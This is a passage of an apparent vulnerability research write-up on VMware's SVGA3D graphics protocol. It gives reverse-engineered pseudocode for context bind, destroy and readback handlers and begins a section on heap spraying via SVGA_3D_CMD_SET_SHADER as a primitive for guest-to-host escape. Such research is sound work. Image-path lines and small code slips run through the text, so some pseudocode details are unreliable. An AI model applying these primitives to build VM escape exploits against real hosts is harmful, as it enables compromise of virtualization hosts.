
SVGA3D protocol provides the functionality to ***bind*** an object with a MOB. When defining an object, *vmware-vmx.exe* simply creates an entry in the object table. However, to use it, it usually must be bound with a memory object. Contents stored in the guest memory occupied by the memory object will be used to initialize the host-side structure. Below is once again the example with the context.



```
typedef struct {
   uint32 cid;
   SVGAMobId mobid;
   uint32 validContents;
} SVGA3dCmdBindGBContext;
typedef struct {
   SVGAMobFormat ptDepth;
   uint32 sizeInBytes;
   PPN64 base;
} SVGAOTableMobEntry;

INT MySVGA3DCmd_BindGBContext(VOID *SVGAArg) {
    SVGA3dCmdBindGBContext BindContextArg;
    SVGAOTableContextEntry *ContextEntry;
    SVGAOTableMobEntry *MobEntry;
    UINT32 bytes_read;
    INT result = 1;
    VOID *Mob;

    if (MySVGA_CopyFromSVGACmdArgumentToBufferInternal(SVGAArg, &BindContextArg) != 0xc) goto _err;

    ContextEntry = MySVGA_GetFromOTable(SVGA_OTABLE_CONTEXT, BindContextArg.cid, ...);

    // if ContextEntry->cid equals to SVGA_INVALID_ID, it means it hasn't been defined.
    if (ContextEntry == NULL || (ContextEntry->cid != SVGA_INVALID_ID)) goto _err;

    if (BindContextArg.mobid != SVGA_INVALID_ID) {
        MobEntry = MySVGA_GetFromOTable(SVGA_OTABLE_MOB, BindContextArg.mobid, ...);

        if (MobEntry == NULL) goto _err;
        // The requested size of the contents to initialize a context is 0x4000.
        if (MobEntry->sizeInBytes < 0x4000) goto _err;

        // assign the mobid element at the context entry
        ContextEntry->mobid = BindContextArg.mobid;
        // returns the guest address of the mob which is bound
        // to the given context
        if ((Mob = MySVGA_GetContextMob(BindContextArg.cid, ...)) == NULL) goto _err;

        if (!BindContextArg.validContents)
            MySVGA_InitializeContextMobContents(Mob);
        /* ... */
    } else {
        /* ... */
    }
    result = 0;
_err:
    return result;
}
```

Source Snippet 8- Bind context implementation

Once the context is bound with a MOB, VMware is ready to allocate and initialize the host-side structures of a context, namely ***SVGA_Context***. However, VMware allocates the host-side structures of the object, only when the context is going to be used (*lazy allocation*). For example, every time the guest tries to use the context, *vmware-vmx.exe* will call the following function.




```
SVGA_Context *MySVGA_GetOrCreateContext(UINT32 cid) {
    VOID *Ctx;

    // MySVGA_ContextList is a structure that holds all
    // SVGA_Context (host-side context structures) created so far
    Ctx = MyFindItemByIndexInList(MySVGA_ContextList, cid, ...);

    if (Ctx != NULL)
        return Ctx;
    else
        // allocates and initializes the host structure for context
        return MySVGA_CreateNewContext(cid);
}
```

Source Snippet 9 - Get or create context

MySVGA_CreateNewContext will append to *MySVGA_ContextList* the newly created context, so it can be retrieved quicker the next time.

Destroy operation

Destroy simply puts the ***cid*** entry of the requested context to *SVGA_INVALID_ID* (**0xffffffff**) which is indicating that the slot is not used.



```
typedef struct {
   uint32 cid;
} SVGA3dCmdDestroyGBContext;

INT MySVGA3DCmd_DestroyGBContext(VOID *SVGAArg) {
    INT result;
    UINT32 bytes_read;
    SVGA_Context *Context;
    SVGA3dCmdBindGBContext DestroyContextArg;

    result = 1;

    bytes_read = MySVGA_CopyFromSVGACmdArgumentToBufferInternal(SVGAArg,
                                                                &DestroyContextArg);

    if (bytes_read != 0xC) goto _err;

    Context = MySVGA_FindContext(DestroyContextArg.cid); // [1]

    if (Context != NULL)
        MySVGA_DestroyContext(Context);

    ContextEntry = MySVGA_GetFromOTable(SVGA_OTABLE_CONTEXT,
                                        DestroyContextArg.cid, ...);

    if (ContextEntry != NULL && ContextEntry->cid != SVGA_INVALID_ID) {
        ContextEntry->cid = ContextEntry->mobid = SVGA_INVALID_ID;
        result = 0;
    }

    return result;
}
```

Source Snippet 10 - Destroy context implementation

At **[1]**, ***MySVGA_FindContext*** will look through the ***MySVGA_ContextList*** to find the requested context. If it is found (which means that the context is already defined, bound and VMware already used it), it calls ***MySVGA_DestroyContext*** to free its host side structures and then cleans up the context object table.


Readback operation

Finally, ***readback*** is an operation used by the SVGA3D protocol in order to write back to guest memory objects that may have been modified since the time they were created. To be more specific, imagine the context which was created in the previous example. During the execution of various SVGA3D commands, the structure that represent the context, probably will be modified. For the user (guest OS) to know about the changes, the readback mechanism writes back to the bound memory object the contents of the current context.

SVGA3D protocol summary

In summary, an object must be defined and then bound with a MOB. When VMware is going to use the object in question, MOB's data will be used to initialize the host-side structure that represent the object. During execution, some values of the structures may change because of various SVGA3D commands. The guest can be notified about the updates of an object by issuing a readback command to that object. Finally, the object can be freed by issuing the destroy command. Below is once again the example with the context.

```
// These are arguments for the SVGA3D commands that will be used
// in the current snippet
typedef struct {
   SVGAMobId mobid;
   SVGAMobFormat ptDepth;
   PPN base;
   uint32 sizeInBytes;
} SVGA3dCmdDefineGBMob;
typedef struct {
   uint32 cid;
} SVGA3dCmdDefineGBContext;
typedef struct {
   uint32 cid;
   SVGAMobId mobid;
   uint32 validContents;
} SVGA3dCmdBindGBContext;

/* Allocates a memory region and returns its physical address. */
PVOID AllocatePhysicalMemory(UINT64 size) {
    VOID *VirtualAddr;
    VirtualAddr = MmAllocateContiguousMemory(size, _32BitLimit);
    return MmGetPhysicalAddress(VirtualAddr);
}

// translates a physical address to physical page number
#define PA2PPN(pa) (pa >> 0xc)
```



```
VOID DefineOTable(SVGAOTableType type) {
    SVGA3dCmdSetOTableBase arg;
    arg.type = type
    arg.baseAddress = PA2PPN(AllocatePhysicalMemory(PAGE_SIZE));
    arg.sizeInBytes = PAGE_SIZE;
        arg.validSizeInBytes = 0;
    arg.ptDepth = 0;

    SVGA3D_SetOTableBase(&SVGA3dCmdSetOTableBase);
}

VOID BuildNewContext() {
    // First we must setup the object tables for the objects that will be
    // used (MOB and Context)
    DefineOTable(SVGA_OTABLE_MOB);
    DefineOTable(SVGA_OTABLE_CONTEXT);

    SVGA3dCmdDefineGBMob MobArgument;
    MobArgument.mobid = 5;
    MobArgument.ptDepth = 0;
    MobArgument.sizeInBytes = PAGE_SIZE;
    MobArgument.base = PA2PPN(AllocatePhysicalMemory(PAGE_SIZE));

    SVGA3D_DefineGBMOB(&MobArgument);
    // The 5th slot of the MOB object table should now be occupied
    // by the MOB that we have just defined.

    SVGA3dCmdDefineGBContext ContextArgument;
    ContextArgument.cid = 1;

    SVGA3D_DefineGBContext(&ContextArgument);
    // The 1st slot of the context object table should now be occupied
    // by the context that we just defined.

    SVGA3dCmdBindGBContext BindArgument;
    BindArgument.cid = ContextArgument.cid;
    BindArgument.mobid = MobArgument.mobid;
    BindArgument.validContents = 0;

    SVGA3D_BindGBContext(&BindArguments);
}
```

Source Snippet 11 - Create and define context example

The SVGA3D protocol and its implementation constitutes the frontend interface of the SVGA device. Its implementation is generic and independent of the guest operating system. The guest operating system uses the graphics kernel driver that is installed with the *VMTools suite* to talk with the device.





Figure 4 - Graphics pipeline

Exploitation primitives

Exploitation primitives are always an asset for the attacker's arsenal. To build a reliable guest-to-host escape exploit, an attacker requires a reliable way to spray the host's heap. Memory corruption bugs usually rely on a proper memory layout.

Spraying the heap using SVGA_3D_CMD_SET_SHADER


The snippets below are pseudocode of parts of the ***SVGA_3D_CMD_SET_SHADER*** command handler. Notice that, ***MySVGA3DCmd_SetShader*** requires an existing context ***[1]*** otherwise it returns an error. In other words, a context must have been created and bound with a MOB prior the call to ***MySVGA3DCmd_SetShader***. Afterwards, at ***[2]***, ensures that no shader with the same ID already exists and calls ***MySVGA_CreateNewShader***.



```
typedef struct {
   SVGA3dShaderType type;
   uint32 sizeInBytes;
   uint32 offsetInBytes;
   SVGAMobId mobid;
} SVGAOTableShaderEntry;

typedef struct {
   uint32                cid;
   SVGA3dShaderType      type;
   uint32                shid;
} SVGA3dCmdSetShader;

INT MySVGA3DCmd_SetShader(VOIP *SVGAArg) {
    DWORD BytesRead;
    SVGA_Shader *Shader;
    SVGA_Context *Context;
    SVGA3dCmdSetShader SetShaderArgument;

    BytesRead = MySVGA_CopyFromSVGACmdArgumentToBuffer(SVGAArg,
                                                        &SetShaderArgument);

    if (BytesRead != 0xC) goto err;

    // [1]
    Context = MySVGA_GetOrCreateContext(SetShaderArgument.cid);

    if (!Context
            || SetShaderArgument.type - 1 > 1
            || SetShaderArgument.shid == SVGA_INVALID_ID)
        goto err;

    // [2]
    if ((Shader = MyFindItemByIndexInList(MySVGA_ShaderList,
                                    SetShaderArgument.shid, ...)) == NULL) {

        Shader = MySVGA_CreateNewShader(SetShaderArgument.shid,
                                         SetShaderArgument.type);
    }

    /* ... */
}
```

Source Snippet 12 - SetShader implementation


Inside ***MySVGA_CreateNewShader***, VMware grabs the corresponding entry from the shader object table. Hence the requested shader must have been already defined prior to the call to ***SVGA_3D_CMD_SET_SHADER*** command. The checks at ***[3]*** set some limitations to the size of the shader. First, it must not be greater than **0x3ffff** and it must be four-byte aligned. Additionally, the requested shader must be bound with a MOB, so the execution will go at ***[4]***, where there is a *malloc* which size argument equals to *sizeInBytes* from the shader entry. Data which will be copied into the new buffer are the contents of MOB, hence both are 